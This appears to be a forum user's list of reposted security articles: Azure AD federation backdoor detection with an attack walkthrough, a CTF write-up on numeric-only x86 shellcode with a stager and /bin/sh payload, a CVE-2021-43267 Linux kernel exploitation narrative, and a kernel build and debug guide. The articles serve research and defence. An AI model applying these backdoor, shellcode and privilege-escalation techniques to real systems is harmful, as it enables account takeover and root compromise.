Nytro
-
Posts
18785 -
Joined
-
Last visited
-
Days Won
738
Everything posted by Nytro
-
 How to Detect Azure Active Directory Backdoors: Identity Federation November 23, 2021 During the Solarwinds breach performed by Russian threat actors, one of the techniques utilised by the threat actors to gain control of a victim's Azure Active Directory (AAD) was to create an AAD backdoor through identity federation. The implication of this attack was that the threat actors were able to log in and impersonate any Microsoft 365 (M365) user and bypass all requirements for MFA as well as bypass any need to enter a valid password. As you can imagine, if the correct detection controls are not in place – this can allow persistence for the threat actors to impersonate any user and maintain access and control of the victim’s AAD / M365 instance. The technique of backdooring AAD is a technique that tends to be used post-compromise – whereby an attacker has already gained access to an account with Global Administrator or Hybrid Identity Administrator privileges. As such, it’s crucial organisations are monitoring for accounts that get given these two privileges. There are many ways an attacker can gain Global Administrator privileges within AAD – one of those techniques is by performing privilege escalation on service principals with an owner who has Global Administrator privileges. I have written a previous blog post covering backdooring Azure applications and service principal abuse here. The intention of this blog post is to cover how to create an Azure AD backdoor utilising the AADInternals tool by @DrAzureAD, the AAD portal and the MSOnline PowerShell module. As such, I’ve broken this blog post into two sections – the first one focusing on the detection and second part focusing on the attack flow. Detection Methodology To detect a malicious AzureAD backdoor, there are three key elements to consider in the analysis methodology: Review all federated domain names within AAD Review audit logs and unified audit logs for any newly federated domains Review audit logs for ImmutableIds being added/created for an account Review all anomalous logons in the Azure Sign-in logs and the unified audit logs (UAL) Step 1: Reviewing Federated Domain Names Within the AAD portal the “Custom Domain Names” section lists all domains that are relevant to the instance. In this particular section, I would advise reviewing all domains that have the “federated” tick next to it. Step 2: Detect any newly federated domains in AAD Both the AAD audit logs and the unified audit logs will track activity pertaining to the creation of a newly federated domain. These events should not occur frequently, so setting up an alert on this should not be generating much noise. Since AAD stores audit log and sign-in log activity for 7-30 days based on the license, I’d also recommend setting up the same detection on the unified audit logs. The detection should focus on looking at the following fields for a match: Activity: "Set domain authentication" IssuerURI: "http://any.sts/*" LiveType: "Federated" The screenshot below shows how this is represented within the audit logs in the portal. Further review of the audit logs should show a sequence of activity pertaining to the verification of the malicious domain along with the federation activity. I would also hunt for the following activities: Verify domain: Success or Failure Add unverified domain: Success Step 3: Detecting modifications to ImmutableIDs for accounts For a backdoor to be set, the impersonated user with Global Admin / Hybrid Identity Admin credentials needs to have an ImmutableID set. This will create an event in AAD Audit Logs. I would write a detection that looks for: Activity: "Update User" Included Updated Properties: "SourceAnchor" As you can see from the screenshot below – the ImmutableID I created was “happyegg”. By detecting the existence of “Included Updated Properties” mapping to “SourceAnchor”, you can detect the creation/modification of the ImmutableID. Step 4: Review anomalous sign-ins It’s difficult to review the AAD sign-in logs to ascertain this behaviour as the attackers can basically impersonate any user and login. The premise of the backdoor is that the attackers can bypass MFA. When I performed this attack on my test instance, it generated the following events with these details which shouldn’t be too common for a user. However, based on this attack, these logon events can vary and can generate false positive. I would keep this in mind before turning this into a detection query. You can also focus on detecting general anomalous sign-ins that match other IoCs collected in terms of IPs, user-agent strings etc within the Unified Audit Logs (UAL). Attack Methodology This next section focuses on how to perform this attack, I relied heavily on the documentation written by @DrAzureAD in his blog here. I did this a little differently, but you can also do the entire thing using just AADInternals. Step 1: Set the ImmutableID string for the user you want to impersonate In order for this attack to work, the user you are impersonating needs to have an ImmutableID set. I used MSOnline module to perform this section. I first ran a check to see if there were any existing ImmutableIDs set in my tenant: The account I wanted to target is my global administrator account – so using MSOnline I set an ImmutableID for that account as “happyegg”. Step 2: Register a malicious domain For this to work, you need to register / create a malicious domain that you can use as your backdoor. I followed @DrAzureAD recommendation and generated a free one using www.myo365.site called “evildomain.myo365.site”. I decided to add the domain to my tenant via the AAD portal. You can do this by clicking into “Custom domain names” and adding your custom domain name there. It will guide you through a verification check where you will need to ensure that the malicious domain you created has the same TXT field as the one issued by Microsoft. The Microsoft documentation for how to add a custom domain name is here. Step 3: Create the AAD backdoor I used AADInternals to do this the same way @DrAzureAD detailed in his blog. This then provides you with an IssuerURI which you will then utilise to login. Step 4: Login through your AAD Backdoor Using AADInternals again, I logged in – as you can see in the screenshot below it automatically opens a browser and shows the “Stay signed in?” page. By clicking “YES” you are automatically taken into the M365 logged in as that user. Attack complete! References https://o365blog.com/post/aadbackdoor/ https://docs.microsoft.com/en-us/powershell/module/msonline/set-msoluser?view=azureadps-1.0 https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/add-custom-domain https://docs.microsoft.com/en-us/powershell/module/msonline/?view=azureadps-1.0 Sursa: https://www.inversecos.com/2021/11/how-to-detect-azure-active-directory.html
 -
Numeric Shellcode Jan 12, 2021 10 minutes read Introduction In December 2020 I competed in Deloitte’s Hackazon CTF competition. Over the course of 14 days they released multiple troves of challenges in various difficulties. One of the final challenges to be released was called numerous presents. This task immediately piqued my interest as it was tagged with the category pwn. The challenge description reads: 600 POINTS - NUMEROUS PRESENTS You deserve a lot of presents! Note: The binary is running on a Ubuntu 20.04 container with ASLR enabled. It is x86 compiled with the flags mentioned in the C file. You can assume that the buffer for your shellcode will be in eax. Tip: use hardware breakpoints for debugging shellcode. Challenge code The challenge is distributed as a .c file with no accompanying reference binary. Personally I’m not a big fan of this approach, the devil is in the details when it comes to binary exploitation, but let’s have a look: #include <stdio.h> // gcc -no-pie -z execstack -m32 -o presents presents.c unsigned char presents[123456] __attribute__ ((aligned (0x20000))); int main(void) { setbuf(stdout, NULL); puts("How many presents do you want?"); printf("> "); scanf("%123456[0-9]", presents); puts("Loading up your presents..!"); ((void(*)())presents)(); } Alright, at least the invocation for gcc is embedded as a comment, and the challenge code itself is brief and and straight forward. There is a static uninitialized buffer presents that resides in the .bss of the program. The libc routine scanf is used to fill this buffer and jump to it. There is one catch though, the format-string used here is %123456[0-9]. This uses the %[ specifier to restrict the allowed input to only the ASCII literals for the numbers 0 till 9 (0x30-0x39). So essentially they are asking us to write a numeric only shellcode for x86 (not amd64). Is this even possible? There is plenty of supporting evidence to be found that this is possible when restricted to alpha-numeric characters, but what about numeric-only? Long story short: yes it is definitely possible. In the remaining part of the article I will explain the approach I took. Unfortunately though, this is not a fully universal or unconstrained approach, but it is good enough™ for this particular scenario. Diving in If we set up a clean Ubuntu 20.04 VM and apt install build-essential and build the provided source, we end up with a binary which has the presents global variable located at 0x08080000. Examining the disassembly listing of main we can see the function pointer invocation looks like this: mov eax, 0x8080000 call eax So indeed, like the challenge description suggested EAX contains a pointer to our input/shellcode. So what kind of (useful) instructions can we generate with just 0x30-0x39? Instead of staring at instruction reference manuals and handy tables for too long I opted to brute-force generate valid opcode permutations and disassemble+dedup them. Exclusive ORdinary Instructions There was no easy instructions to do flow control with numerics only, let alone a lot of the arithmetic. There was no way to use the stack (push/pop) as some kind of scratchpad memory as is often seen with alphanumeric shellcoding. Let’s look at some obviously useful candidates though.. they are all xor operations. 34 xx -> xor al, imm8 30 30 -> xor byte ptr [eax], dh 32 30 -> xor dh, byte ptr [eax] 32 38 -> xor bh, byte ptr [eax] 35 xx xx xx xx -> xor eax, imm32 Ofcourse, any immediate operands have to be in the 0x30-0x39 range as well. But these instructions provide a nice starting point. xor byte ptr [eax], dh can be used to (self-)modify code/data if we manage to point eax to the code/data we want to modify. Changing eax arbitrarily is a bit tricky; but with the help of xor eax, imm32 and xor al, imm8 we can create quite a few usable addresses. (More on this in a bit) Writing numeric only shellcode is all about expanding your arsenal of primitives, in a way that eventually yields a desired end result. If we were to start mutating opcodes/instructions using the xor [eax], dh primitive, we need to have a useful value in dh first. Bootstrapping If we look at the register contents of ebx and edx in the context of this particular challenge, we see that ebx points to the start of the .got.plt section (0x0804c000) and edx is clobbered with the value 0xffffffff at the time the trampoline instruction (call eax) to our shellcode is being executed. In short, bh = 0xc0 and dh = 0xff. If we start our journey like this: xor byte ptr [eax], dh ; *(u8*)(eax) ^= 0xff (== 0xcf) xor dh, byte ptr [eax] ; dh ^= 0xcf (== 0x30) xor bh, byte ptr [eax] ; bh ^= 0xcf (== 0x0f) We end up with some (what I would call) useful values in both dh and bh. What exactly makes 0x30 and 0x0f useful though? Well for one, by xor’ing numeric code with 0x30 we can now (relatively) easily introduce the values 0x00-0x09. To be able to arbitrarily carve certain bytes in memory I picked a method that relies on basic add arithmetic. add byte ptr [eax], dh and add byte ptr [eax], bh are almost numeric only. They start with a 0x00 opcode byte though. But this value can now be carved by xor’ing with dh, which contains 0x30. Here it becomes useful that we have a value in dh which only has bits set in the upper nibble, and a value in bh which only has bits set in the lower nibble. By combining a (reasonable!) amount of add arithmetic using bh and dh as increment values we can carve any value we want. So let’s say we want to produce the value 0xCD (CD 80 happens to be a useful sequence of bytes when writing x86/Linux shellcode ;-)). start value = 0x31 0x31 + (0x30 * 2) = 0x91 0x91 + (0x0f * 4) = 0xcd as you can see, with a total of 6 add operations (2 with bh and 4 with bh) we can easily construct the value 0xCD if we start with a numeric value of 0x31. It is fine if we overflow, we are only working with 8bit registers. Pages and overall structure Having the ability to turn numeric bytes into arbitrary bytes is a useful capability, but it heavily relies on being able to control eax to pick what memory locations are being altered. Let’s try to think about our eax-changing capabilities for a bit. We have the xor eax, imm32 and xor al, imm8 instructions at our disposal. Of course, the supplied operands to these instructions need to be in the numeric range. By chaining two xor eax, imm32 operations it becomes possible to set a few nibbles in EAX to arbitrary values, while not breaking the numeric-only rule for the operands. By adding an optional xor al, 0x30 to the end we can toggle the upper nibble of the least significant byte of eax to be 0x30. This gives us a nice range of easily selectable addresses. A quick example would look something like this: ; eax = 0x08080000, our starting address xor eax, 0x30303130 ; eax = 0x38383130 xor eax, 0x30303030 ; eax = 0x08080100 xor al, 0x30 ; eax = 0x08080130 Lets treat the lower 16bits of eax as our selectable address space, we have the ability to select addresses in the form of 0x08080xyz where x and z can be anything between 0 and f and y can be either 3 or 0. In essence, we can easily increase/decrease eax with a granularity of 0x100 and within each 0x100-sized page (from here on, page) we can select addresses 00-0f and 30-3f. I came up with a structure for the shellcode where each page starts with code that patches code in the same page at offset 0x30 and higher, and the code at offset 0x30 and higher in the page then patches the final shellcode. Indeed, we’re using self-modifying code that needs to be self-modified before it can self-modify (yo dawg). Roughly, the layout of our pages look like this: 000: setup code 100: page_patcher_code_0 (patches shellcode_patcher_code_0) 130: shellcode_patcher_code_0 (patches shellcode) 200: page_patcher_code_1 (patches shellcode_patcher_code_1) 230: shellcode_patcher_code_1 (patches shellcode) ... f00: shellcode that gets modified back into original form This means we can have a maximum of up to 14 patch pages (we lose page 0 to setup code), which doesn’t allow us to use very big shellcodes. However, as it turns out, this is enough for a read(stdin, buffer, size) syscall, which was good enough to beat this challenge, and (in general) is enough for staging a larger shellcode. Padding With our limited addressing there’s quite a bit of ‘dead’ space we can’t easily address for modifying. We’ll have to find some numeric-only nop operation so we can slide over these areas. Most of our numeric instructions are exactly 2 bytes, except for xor eax, imm32 which is 5 bytes. The xor eax, imm32 is always used in pairs though, so our numeric code size is always evenly divisble by 2. This means we can use a 2-byte nop instruction and not run into any alignment issues. I picked cmp byte ptr [eax], dh (38 30) as my NOP instruction, as eax always points to a mapped address, and the side-effects are mininmal. Another option would’ve been to use the aaa instruction (37), which is exactly 1 byte in size. But it clobbers al in some cases, so I avoided it. Putting it all together Initially while I was developing this method I manually put together these self modifying numeric only contraptions (well, with some help of GNU assembler macro’s).. which works but is quite a painful and error prone process. Eventually I implemented all the details in an easy to use python script, numeric_gen.py. This tool takes care of finding the right xor masks for address selection, and calculating the optimal amount of mutation instructions for generating the shellcode. Do note, this tool was written with the challenge I was facing. You’ll want to modify the three constants (EDX, EBX, EAX) at the top if you plan to reuse my exact tooling. Popping a shell So we’ll write a quick stager shellcode that is compact enough to be num-only-ified. It will use the read syscall to read the next stage of shellcode from stdin. We’ll put the destination buffer right after the stager itself, so there’s no need for trailing nop instructions or control flow divertion. The careful reader will notice I’m not setting edx (which contains the size argument for the read syscall) here since its already set to a big enough value. bits 32 global _start _start: mov ecx, eax ; ecx = eax add ecx, 0xd ; ecx = &_end xor ebx, ebx ; stdin xor eax, eax xor al, 3 ; eax = NR_read int 0x80 _end: That should do the trick. Time to run it through the tool and give it a shot. $ nasm -o stager.bin stager.asm $ xxd stager.bin 00000000: 89c1 83c1 0d31 db31 c034 03cd 80 .....1.1.4... $ python3 numeric_gen.py stager.bin stager_num.bin [~] total patch pages: 14 [>] wrote numeric shellcode to 'stager_num.bin' [~] old length: 13 bytes, new length 3853 (size increase 29638.46%) $ xxd stager_num.bin 00000000: 3030 3230 3238 3530 3030 3035 3031 3030 0020285000050100 00000010: 3830 3830 3830 3830 3830 3830 3830 3830 8080808080808080 00000020: 3830 3830 3830 3830 3830 3830 3830 3830 8080808080808080 00000030: 3830 3830 3830 3830 3830 3830 3830 3830 8080808080808080 ... 00000ee0: 3830 3830 3830 3830 3830 3830 3830 3830 8080808080808080 00000ef0: 3830 3830 3830 3830 3830 3830 3830 3830 8080808080808080 00000f00: 3931 3531 3231 3031 3034 3431 32 9151210104412 $ xxd binsh.bin 00000000: 31c0 89c2 5068 6e2f 7368 682f 2f62 6989 1...Phn/shh//bi. 00000010: e389 c1b0 0b52 5153 89e1 cd80 .....RQS.... $ (cat stager_num.bin; sleep 1; cat binsh.bin; cat -) | ./presents How many presents do you want? > Loading up your presents..! id uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant) echo w00t w00t ^C Success! As you can see our final numeric shellcode weighs in at 3853 bytes. A little under 4KiB, and well within the allowed limit of 123456 characters. Closing words I hope you enjoyed this article, and I’m eager to hear what improvements others can come up with. Right now this is not a fully generic approach, and I have no personal ambitions to turn it into one either. Things like shellcode encoding are mostly a fun party trick anyway these days. ? – blasty Sursa: https://haxx.in/posts/numeric-shellcode/
-
- 1
-

-
Exploiting CVE-2021-43267 Nov 24, 2021 11 minutes read Introduction A couple of weeks ago a heap overflow vulnerability in the TIPC subsystem of the Linux kernel was disclosed by Max van Amerongen (@maxpl0it). He posted a detailed writeup about the bug on the SentinelLabs website. It’s a pretty clear cut heap buffer overflow where we control the size and data of the overflow. I decided I wanted to embark on a small exploit dev adventure to see how hard it would be to exploit this bug on a kernel with common mitigations in place (SMEP/SMAP/KASLR/KPTI). If you came here to find novel new kernel exploitation strategies, you picked the wrong blogpost, sorry! TIPC? To quote the TIPC webpage: Have you ever wished you had the convenience of Unix Domain Sockets even when transmitting data between cluster nodes? Where you yourself determine the addresses you want to bind to and use? Where you don’t have to perform DNS lookups and worry about IP addresses? Where you don’t have to start timers to monitor the continuous existence of peer sockets? And yet without the downsides of that socket type, such as the risk of lingering inodes? Well.. I have not. But then again, I’m just an opportunistic vulndev person. Welcome to the Transparent Inter Process Communication service, TIPC in short, which gives you all of this, and a lot more. Thanks for having me. How to tipc-over-udp? In order to use the TIPC support provided by the Linux kernel you’ll have to compile a kernel with TIPC enabled, or load the TIPC module which ships with many popular distro’s. To easily interface with the TIPC subsystem you can use the tipc utility which is part of iproute2. For example, to list all the node links you can issue tipc link list. We want to talk to the TIPC subsystem over UDP, and for that we’ll have to enable the UDP bearer media. This can be done using tipc bearer enable media udp name <NAME> localip <SOMELOCALIP>. Under the hood the tipc userland utility uses netlink messages (using address family AF_TIPC) to do its thing. Interestingly enough, these netlink messages can be sent by any unprivileged user. So even if there’s no existing TIPC configuration in place, this bug can still be exploited. How to reach the vulnerable codepath? So now we know how to enable the UDP listener for TIPC, how do we go about actually reaching the vulnerable code? We’ll have to present ourselves as a valid node and establish a link before we can trigger the MSG_CRYPTO codepath. We can find a protocol specification on the TIPC webapge that details everything about transport, addressing schemes, fragmentation and so on. That’s a lot of really dry stuff though. I made some PCAPs of a tipc-over-udp session setup and with some handwaving and reading the kernel source narrowed it down to a few packets we need to emit before we can start sending the messages we are interested in. In short, a typical TIPC datagram starts with a header, that consist out of at least six 32bit words in big endian byte order. Those are typically referred to as w0 through w5. This header is (optionally) followed by a payload. w0 encodes the TIPC version, header size, payload size, the message ‘protocol’. There’s also a flag which indicates whether this is a sequential message or not. w1 encodes (amongst other things) a protocol message type specific to the protocol. The header also specifies a node_id in w3 which is a unique identifier a node includes in every packet. Typically, nodes encode their IPv4 address to be their node_id. A quick way to learn about the various bitfields of the header format is by consulting net/tipc/msg.h. To establish a valid node link we send three packets: protocol: LINK_CONFIG -> message type: DSC_REQ_MSG protocol: LINK_PROTOCOL -> message type: RESET_MSG protocol: LINK_PROTOCOL -> message type: STATE_MSG The LINK_CONFIG packet will advertise ourselves. The link is then reset with the LINK_PROTOCOL packet that has the RESET_MSG message type. Finally, the link is brought up by sending a LINK_PROTOCOL packet with the STATE_MSG message type. Now we are actually in a state where we can send MSG_CRYPTO TIPC packets and start playing with the heap overflow bug. Corrupting some memories A MSG_CRYPTO TIPC packet payload looks like this: struct tipc_aead_key { char alg_name[TIPC_AEAD_ALG_NAME]; unsigned int keylen; char key[]; }; As detailed in the SentinelLabs writeup, the length of the kmalloc’d heap buffer is determined by taking the payload size from the TIPC packet header. After which the key is memcpy’d into this buffer with the length specified in the MSG_CRYPTO structure. At first you’d think that means the overflow uses uncontrolled data.. but you can send TIPC packets that lie about the actual length of the payload (by making tipc_hdr.payload_size smaller than the actual payload size). This passes all the checks and reaches the memcpy without the remainder of the payload being discarded, giving us full control over the overflowed data. Great! The length specified in keylen will be passed to kmalloc directly. Smaller (up to 8KiB) heap objects allocated by the kernel using kmalloc end up in caches that are grouped by size (powers of two). You can have a peep at /proc/slabinfo and look at the entries prefixed by kmalloc- to get an overview of the general purpose object cache sizes. Since we can control the size of the heap buffer that will be allocated and overflowed, we can pick in which of these caches our object ends up. This is a great ability, as it allows us to overflow into adjacent kernel objects of a similar size! Defeating KASLR If we want to do any kind of control flow hijacking we’re going to need an information leak to disclose (at least) some kernel text/data addresses so we can deduce the randomized base address. It would be great if we could find some kernel objects that contain a pointer/offset/length field early on in their structure, and that can be made to return data back to userland somehow. While googling I stumbled on this cool paper by some Pennsylvania State University students who dubbed objects with such properties “Elastic Objects”. Their research on the subject is quite exhaustive and covers Linux, BSD and XNU.. I definitley recommend checking it out. Since we can pick arbitrarily sized allocations, we’re free to target any convenient elastic object. I went with msg_msg, which is popular choice amongst fellow exploitdevs. ? The structure of a msg_msg as defined in include/linux/msg.h: /* one msg_msg structure for each message */ struct msg_msg { struct list_head m_list; long m_type; size_t m_ts; /* message text size */ struct msg_msgseg *next; void *security; /* the actual message follows immediately */ }; You can easily allocate msg_msg objects using the msgsnd system call. And they can be freed again using the msgrcv system call. These system calls are not to be confused with the sendmsg and recvmsg system calls btw, great naming scheme! If we corrupt the m_ts field of a msg_msg object we can extend it’s size and get a relative kernel heap out-of-bounds read back to userland when retrieving the message from the queue again using the msgrcv system call. A small problem with this is that overwriting the m_ts field also requires trampling over the struct list_head members (a prev/next pointer). When msgrcv is called and a matching message is found, it wants to unlink it from the linked list.. but since we’re still in the infoleak stage of the exploit, we can’t put any legitimate/meaningful pointers in there. Lucikly, there’s a flag you can pass to msgrcv called MSG_COPY, which will make a copy of the message and not unlink the original one, avoiding a bad pointer dereference. So the basic strategy is to line up three objects like this: msg_msg msg_msg some_interesting_object and proceed to free the first msg_msg object and allocate the MSG_CRYPTO key buffer into the hole it left behind. We corrupt the adjacent msg_msg using the buffer overflow and subsequently leak data from some_interesting_object using the msgrcv system call with the MSG_COPY flag set. I chose to leak the data of tty_struct, which can easily be allocated by open’ing /dev/ptmx. This tty_struct holds all kinds of state related to the tty, and starts off like this: struct tty_struct { int magic; struct kref kref; struct device *dev; /* class device or NULL (e.g. ptys, serdev) */ struct tty_driver *driver; const struct tty_operations *ops; int index; ... } A nice feature of this structure is the magic at the very start, it allows us to easily confirm the validity of our leak by comparing it against the expected value TTY_MAGIC (0x5401). A few members later we find struct tty_operations *ops which points to a list of function pointers associated with various operations. This points to somewhere in kernel .data, and thus we can use it to defeat KASLR! Depending on whether the tty_struct being leaked belongs to a master pty or slave pty (they are allocated in pairs) we’ll end up finding the address of ptm_unix98_ops or pty_unix98_ops. As an added bonus, leaking tty_struct also allows us to figure out the address of the tty_struct because tty_struct.ldisc_sem.read_wait.next points to itself! Getting $RIP (or panic tryin') Naturally, the tty_operations pointer is a nice target for overwriting to hijack the kernel execution flow. So in the next stage of the exploit we start by spraying a bunch of copies of a fake tty_operations table. We can accurately guesstimate the address of one of these sprayed copies by utilizing the heap pointer we leaked in the previous step. Now we repeatedly: allocate msg_msg, allocate tty_struct(s), free msg_msg, trigger TIPC bug to (hopefully) overflow into a tty_struct. To confirm we actually overwrote (the first part) of a tty_struct we invoke ioctl on the fd we got from opening /dev/ptmx, this will call tty_struct.ops.ioctl and should get us control over $RIP if we managed to hijack the ops pointer of this object. If its not the case, we close() the pty again to not exhaust resources. Avoiding ROP (mostly) Where to jump to in the kernel? We could set up a ROP stack somewhere and pivot the stack into it.. but this can get messy quick, especially once you need to do cleanup and resume the kernel thread like nothing ever happened. If we look at the prototype of the ioctl callback from the ops list, we see: int (*ioctl)(struct tty_struct *tty, unsigned int cmd, unsigned long arg); We can set both cmd and arg from the userland invocation easily! So effectively we have an arbitrary function call where we control the 2nd and 3rd argument (RSI and RDX respectively). Well, cmd is actually truncated to 32bit, but that’s good enough. Let’s try to look for some gadget sequence that allows us to do an arbitrary write: $ objdump -D -j .text ./vmlinux \ | grep -C1 'mov %rsi,(%rdx)' \ | grep -B2 ret .. ffffffff812c51f5: 31 c0 xor %eax,%eax ffffffff812c51f7: 48 89 32 mov %rsi,(%rdx) ffffffff812c51fa: c3 ret .. This one is convenient, it also clears rax so the exploit can tell whether the invocation was a success. We now have some arbitrary 64bit write gadget! (For some definition of arbitrary, the value is always 32bit controlled + 32bit zeroes, but whatever) Meet my friend: modprobe_path Okay, we have this scuffed arbitrary write gadget we can repeatedly invoke, what do we overwrite? Classic kernel exploits would target the cred structure of the current task to elevate the privileges to uid0. We could of course build an arbitrary read mechanism in the same way we build the arbitrary write.. but lets try something else. There are various scenario’s in which the kernel will spawn a userland process (using the usermode_helper infrastructure in the kernel) to load additional kernel modules when it thinks that is nescessary. The process spawned to load these modules is, of course: modprobe. The path to the modprobe binary is stored in a global variable called modprobe_path and this can be set by a privileged user through the sysfs node /proc/sys/kernel/modprobe. This is a perfect candidate for overwriting using our write gadget. If we overwrite this path and convince the kernel we need some additional module support we can invoke any executable as root! One of these modprobe scenario’s is when you try to run a binary that has no known magic, in fs/exec.c we see: /* * cycle the list of binary formats handler, until one recognizes the image */ static int search_binary_handler(struct linux_binprm *bprm) { .. if (request_module("binfmt-%04x", *(ushort *)(bprm->buf + 2)) < 0) .. } request_module ends up invoking call_modprobe which spawns a modprobe process based on the path from modprobe_path. Closing Words I hope you enjoyed the read. Feel free to reach out to point out any inaccuracies or feedback. The full exploit can be found here Sursa: https://haxx.in/posts/pwning-tipc/
-
Building and Debugging the Linux Kernel BY DENNIS J. MCWHERTER, JR. FEBRUARY 17, 2015 1 COMMENT TWEET LIKE +1 Recently, for the first time in a few months, I had built the latest version of the Linux kernel. In fact, since I don’t drink coffee, I decided to write this post while I waited for it to build. We’ll take a quick look through where to get the official source code, how to compile it, and what tools there are to debugging it (short of rebooting your machine for every patch, of course). That said, I will shift much of the focus of this article on to actually running the built kernel and debugging it. Where’s teh codez? The official linux source tree can be found at Kernel.org. From here you can download the source in tarball form or take the latest release (at time of writing, this is kernel v3.19 which is the tag I checked out). However, I recommend ingesting your source via git. Using git allows you to keep the tree up-to-date with the latest revisions and checkout any previous version of kernel source that you care about. In particular, I recently grabbed the source directly from the torvalds/linux.git repo. You will want to run: git clone https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/ Once you have this copy of the source code, you can move around to any source revision you like or take a tagged build. To see a list of available tags, cd into the source directory and try: git tag -l Great, this is the first step to building your kernel. If you want more help with git, see this git primer or try to search around for others. There are many git resources available out there. Building the Kernel Since we’re ready with our source code, we can build the kernel. Building the kernel is reasonably straightforward if you’re familiar with typical Makefile projects, but there are other resources that also contain more detail on this. Ramdisk (optional). The first thing I like to do is create a ramdisk. I have found that about 3GB is sufficient for this size. You can try to run something like the following to create a ram disk at the location of /media/ramdisk: sudo mkdir -p /media/ramdisk sudo mount -t tmpfs -o size=3072M tmpfs /media/ramdisk # The next command copies the repo over cp linux /media/ramdisk This improves the overall performance of the build since it can write the compiled code and read the source files out of RAM instead of off disk (i.e. disk is orders of magnitudes slower than memory). However, the initial copying of source will take some time since it is reading from disk and copying into memory. NOTE: This is an optimization and in no way necessary for compiling the Linux kernel. Likewise, upon reboot, the contents of the RAM disk will be cleared (since RAM is volatile storage). Caveat: Though I recommend performing all of your builds on your RAM disk for speed, this does cause an obvious synchronization problems between the files on your disk and the files in your ram disk. I will leave the coping mechanism to you if you’re performing active development, but one feasible solution is to simply continue using git to track your changes (perhaps an alternate remote would be useful here). Just be sure to push your changes before you delete the ram disk or reboot. Configuring the Kernel. The next step in the process is to create a configuration. You can use your current kernel’s configuration or use the default one. make defconfig The above command will create a default kernel configuration for you. Alternatively, you can use make menuconfig instead to manually configure your kernel. Open up the generated configuration (i.e. the .config file) and make sure you have set the following parameters (for debugging): CONFIG_FRAME_POINTER=y CONFIG_KGDB=y CONFIG_KGDB_SERIAL_CONSOLE=y CONFIG_DEBUG_INFO=y Build the kernel. After that, you’ll want to actually build the kernel. The machine I’m using to compile the kernel has 4 cores, so I run the following command: make -j4 At this point you’ll want to walk away and get a cup of coffee if you drink it (otherwise, write a blog post). The number passed with -j option to make signifies the number of threads you wish make to use for the compilation process (i.e. you should adjust this to be reasonable for the number of cores on your machine). With a 3GB RAM disk and 4 threads, this process takes about 15 minutes and 26 seconds on my virtual machine to compile (not bad for a VM on a dinky little laptop). Install the kernel. Congratulations, you’ve successfully built the Linux kernel on your own. Finally, we need to install the kernel so we can actually use it. sudo make modules_install install This command will put the kernel files alongside your current kernel. When this is done, you should be able to see the kernel files in /boot. Qemu Our kernel is built and now we want to test it. But naturally, we don’t want to reboot for every change (and we didn’t necessarily install it in the “right” place to do that, anyway). To do this, we’ll use qemu. Qemu is a pretty nifty little, “machine emulator and virtualizer.” This tool will allow us to boot up our compiled kernel right in software and observe its behavior. We can similarly attach gdb for debugging this process and it’s much faster than performing full reboots on our machine to test the kernel we just built. NOTE: If you’re building a custom kernel for production, it is best to use qemu for prototyping and development, but obviously you should run thorough tests on the bare-metal machines. Since qemu is software that virtualizes the hardware, it is possible that there is a bug in emulation and behavior may vary. To load our kernel in qemu, we’ll run something similar to the following line: qemu-system-x86_64 -kernel /boot/vmlinuz-3.19.0 -initrd /boot/initrd.img-3.19.0 -hda ~/rootfs.img -nographic -serial stdio -append “root=/dev/sda console=ttyS0” This little gem will start qemu and boot your recently built kernel. However, we are missing a piece at this point. Particularly, we have specified a rootfs (root filesystem) image, but we never created it. While the kernel should drop a shell even without the rootfs, it isn’t really all that useful without it. I was running this on an ubuntu VM, so we will use “qemu-debootstrap” to build this for us. dd if=/dev/zero of=~/rootfs.img bs=200M count=1 mkfs.ext2 -F ~/rootfs.img sudo mkdir /mnt/rootfs sudo mount -o loop ~/rootfs.img /mnt/rootfs sudo qemu-debootstrap –arch=i386 precise /mnt/rootfs sudo cp /etc/passwd /etc/shadow /mnt/rootfs/etc sync sudo umount /mnt/rootfs This set of commands will create a viable rootfs using ubuntu’s “precise” release as the base distribution. A quick summary follows: Create a file of zeros ~200MB in size called rootfs.img Format rootfs.img to ext2 file system Make a mount point for image Mount image to created mount point Create the rootfs for “precise” in the mounted location Copy over current system user data for login Flush file buffers (i.e. make sure we write changes) Umount disk image As you can see, all of the real work is handled for us by qemu-deboostrap. However, after we have run this, we should now be able to start qemu. After issuing the command above, you should eventually she a login prompt appear in the qemu window. Login with the credentials to your current machine (i.e. we copied /etc/passwd and /etc/shadow) and you should be able to use the system like normal. Similarly, a uname -a should show you that you’re running whatever kernel version which you just compiled. Debugging We have successfully built our kernel and loaded it up in our emulator. Next up is debugging. Note that printk (kernel’s version of printf) is still very much your friend while working in the kernel, but some things are simply better looked at under the debugger when possible. For this purpose, KGDB was born and that is why we enabled it earlier. Though the official KDB/KGDB docs are quite thorough on this topic, I will summarize here. Start the kernel. Shutdown your running kernel and modify the boot options slightly. We are going to tell kgdb to send the output to our ttyS0 at 115200 baud: qemu-system-x86_64 -kernel /boot/vmlinuz-3.19.0 -initrd /boot/initrd.img-3.19.0 -hda ~/rootfs.img -nographic -serial tcp::4444,server -append “root=/dev/sda kgdboc=ttyS0,115200” Similarly, we change how we will be interacting with our serial port. In particular, we have told qemu to listen on 0.0.0.0 port 4444 for a client until it starts. Since we only have a single serial device, this is now treated as ttyS0 instead of our console. We’ll show why this is important later. In any case, you can start your debugger now by simply running: gdb </path/to/kernel/build>/vmlinux (gdb) target remote 127.0.0.1:4444 This connects gdb at the network location we told qemu to listen on. Though this is a network connection from the host’s perspective, your kernel sees this as a direct serial connection by specifying the -serial option. Drop the kernel into debug mode. The first thing we want to do is actually put the kernel in debug mode. Login as root (or use sudo) and run the following command: echo g > /proc/sysrq-trigger If you compiled with the KDB frontend and don’t have gdb attached, you should see kdb open up in your console. If, however, you followed the steps above and attached with gdb, control of the kernel should have been passed to the debugger. From here, you can operate gdb as you would with any other program. NOTE: If you have trouble with gdb (i.e. it times out before you drop to debug mode) simply reconnect using the “target remote” command above. If it appears to be hanging when you first get into debug mode, simply stop debugging the process in gdb (i.e. CTRL + C) and reconnect. You should see a (gdb) prompt when the debugger has successfully connected to the kernel. If you want to continue kernel execution, simply type “continue.” There you have it; a more or less step-by-step guide to building and running your own version of the Linux kernel. This is more useful than just being the coolest kid amongst your friends. With this knowledge you can keep your kernel up-to-date with the latest fixes (before full point releases) and bake in any custom code into your kernel that you find useful. Happy kernel hacking! Sursa: https://deathbytape.com/articles/2015/02/17/build-debug-linux-kernel.html
-
